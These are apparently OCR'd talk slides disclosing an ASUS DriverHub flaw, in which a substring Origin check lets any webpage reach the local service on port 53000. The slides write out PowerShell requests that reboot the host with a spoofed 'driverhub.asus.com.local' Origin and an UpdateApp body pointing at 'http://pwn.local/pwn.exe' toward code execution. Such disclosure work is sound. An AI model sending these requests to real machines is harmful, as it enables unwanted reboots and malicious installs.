
```
Invoke-WebRequest
   -Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"
   -Method POST
   -Headers @{Origin = "https://driverhub.asus.com"}
```

Reboot Request - Testing

```
Invoke-WebRequest
   -Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"
   -Method POST
   -Headers @{Origin = "https://driverhub.asus.com"}

Invoke-WebRequest : The remote server returned an
error: (500) Internal Server Error.
```

Reboot Request - Testing

```
PS C:\ProgramData\ASUS\AsusDriverHub\Log> get-content .\ADU_01_20250707115221.log -tail 0 -wait
2025-07-07 14:53:05  RegQueryValueEx error
2025-07-07 14:53:05  [isOriginAllowed] Access-Control-Allow-Origin = https://driverhub.asus.com
2025-07-07 14:53:05  [isOriginAllowed] LOCAL_ADDR = 127.0.0.1
2025-07-07 14:53:05  [postReboot] isOriginAllowed = True
2025-07-07 14:53:05  [postReboot] ***** Entery *****
2025-07-07 14:53:05  [postReboot] request body =
```


Elements
Console
Sources
Network
Performance
Memory
Application
Lighthouse
Page
Workspace
963-55aa54a997e4471c.js
driverhub.asus.com
_next
static
chunks
app/[lang]
4bd1b696-dbbd...
6-405af662329...
238-38cdba3a3...
244-6ff4a3f709...
548-f85167f79d...
684-449390b9...
963-55aa54a99...
main-app-f38f0...
webpack-c5ad5...
css
})
})
} catch (e) {}
}
, u = () => async (e, t) => {
try {
await e((0,
n.vM)("POST"))({
body: JSON.stringify({
Event: [{
Cmd: "Reboot"
}]
})
})
} catch (e) {}
}
, p = e => async (t, a) => {
try {
await t((0,
Line 1, Column 1
ASUS DriverHub

Reboot Request - Testing

```
Invoke-WebRequest
   -Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"
   -Method POST
   -Headers @{
      Origin = "https://driverhub.asus.com";
      ...
   }
   -Body (ConvertTo-Json
      @{ Event = @(@{ Cmd = "Reboot" }) }
   )
```

Restarting

ASUS DriverHub

The string_contains() bug

ASUS DriverHub

Origin Header Validation

https://driverhub.asus.com

https://driverhub.notasus.com

Origin Header Validation

`https://driverhub.asus.com`

`https://driverhub.notasus.com`

```
fetch("localhost:5300/asus/v1.0/Reboot")
```

Origin Header Validation

`https://driverhub.asus.com`

`https://driverhub.notasus.com`

```
fetch("localhost:5300/asus/v1.0/Reboot")
```

Origin: driverhub.asus.com

Origin: driverhub.notasus.com

Origin Header Validation

https://driverhub.asus.com	https://driverhub.notasus.com

```
fetch("localhost:5300/asus/v1.0/Reboot")
```

Origin: driverhub.asus.com	Origin: driverhub.notasus.com
ADU.exe:53000	ADU.exe:53000
OK	FAIL

```
if (!r12)
{
    void* rcx_30 = &r15[6];

    if (r14_2 >= 0x10)
        rcx_30 = r15[6];

    rax_16 = string_contains?(rcx_30, rsi_2, nullptr, ".asus.com", 9);
}
```

ASUS DriverHub

```
do
{
    if (!memcmp(i_1, arg4, arg5))
        return i_1 - arg1;

    i = sub_140437340(i_1 + 1, r14_1, (char*)rbp_3 + 1 - (i_1 + 1));
    i_1 = i;
} while (i);
```

ASUS DriverHub

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

Ok

driverhub.asus.com.local == .asus.com

driverhub.asus.com.local == .asus.com

Ok?

Reboot Request - Wrong Origin

```
Invoke-WebRequest
   -Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"
   -Method POST
   -Headers @{
      Origin = "https://driverhub.asus.com.local";
      ...
   }
   -Body (ConvertTo-Json
      @{ Event = @(@{ Cmd = "Reboot" }) }
   )
```

Restarting

ASUS DriverHub


By just visiting a page (intended or not)...

- You can reboot your friend's computer.

ASUS DriverHub

By just visiting a page (intended or not)...

- You can reboot your friend's computer.
- Arbitrary origins can interact with the ASUS DriverHub web server.


Gaining RCE
ASUS DriverHub

/asus/v1.0/Initialize
/asus/v1.0/DeviceInfo
/asus/v1.0/InstallApp
/asus/v1.0/NotifyFrequency
/asus/v1.0/UpdateApp
/asus/v1.0/WriteFbk
/asus/v1.0/Status
/asus/v1.0/Cancel
/asus/v1.0/Log
/asus/v1.0/Reboot

/asus/v1.0/Initialize
/asus/v1.0/DeviceInfo
/asus/v1.0/InstallApp
/asus/v1.0/NotifyFrequency
/asus/v1.0/UpdateApp
/asus/v1.0/WriteFbk
/asus/v1.0/Status
/asus/v1.0/Cancel
/asus/v1.0/Log
/asus/v1.0/Reboot

UpdateApp Analysis


```
{
   "List": [
      {
         "Url": "",
         "Name": ""
      }
   ]
}
```


ASUS DriverHub

UpdateApp Analysis

```
{
   "List": [
      {
         "Url": "",
         "Name": ""
      }
   ]
}
```

UpdateApp Analysis

```
{
   "List": [
      {
         "Url": "//pwn.local/pwn.exe",
         "Name": ""
      }
   ]
}
```

UpdateApp Analysis

```
Invoke-WebRequest
   -Uri "http://127.0.0.1:53000/asus/v1.0/UpdateApp"
   -Method POST
   -Headers @{
      Origin = "https://driverhub.asus.com.local";
      ...
   }
   -Body (ConvertTo-Json
      @{ List = @(@{
            Url = "http://pwn.local/pwn.exe";
            Name = ""
      }) }
   )
```

UpdateApp Analysis

```
PS C:\ProgramData\ASUS\AsusDriverHub\Log> Get-Content -path .\ADU_01_20250730135131.log -Wait -Tail 0
2025-07-30 13:57:00  RegQueryValueEx error
2025-07-30 13:57:00  [isOriginAllowed] Access-Control-Allow-Origin = driverhub.asus.com
2025-07-30 13:57:00  [isOriginAllowed] LOCAL_ADDR = 127.0.0.1
2025-07-30 13:57:00  [postUpdateApp] isOriginAllowed = True
2025-07-30 13:57:00  [postUpdateApp] ***** Entery *****
2025-07-30 13:57:00  [postUpdateApp] request body = {"List":[{"Url":"http://pwn.local/pwn.exe","Name":""}]}
2025-07-30 13:57:00  [updateAgent] Start Update
2025-07-30 13:57:00  [updateAgent] AgentUrl can not find .asus.com and return false, url = http://pwn.local/pwn.e
2025-07-30 13:57:00  [postUpdateApp] response content = Fail
2025-07-30 13:57:00  [postUpdateApp] ***** Exit *****
```

UpdateApp Analysis

Remember `string_contains()` ?

UpdateApp Analysis

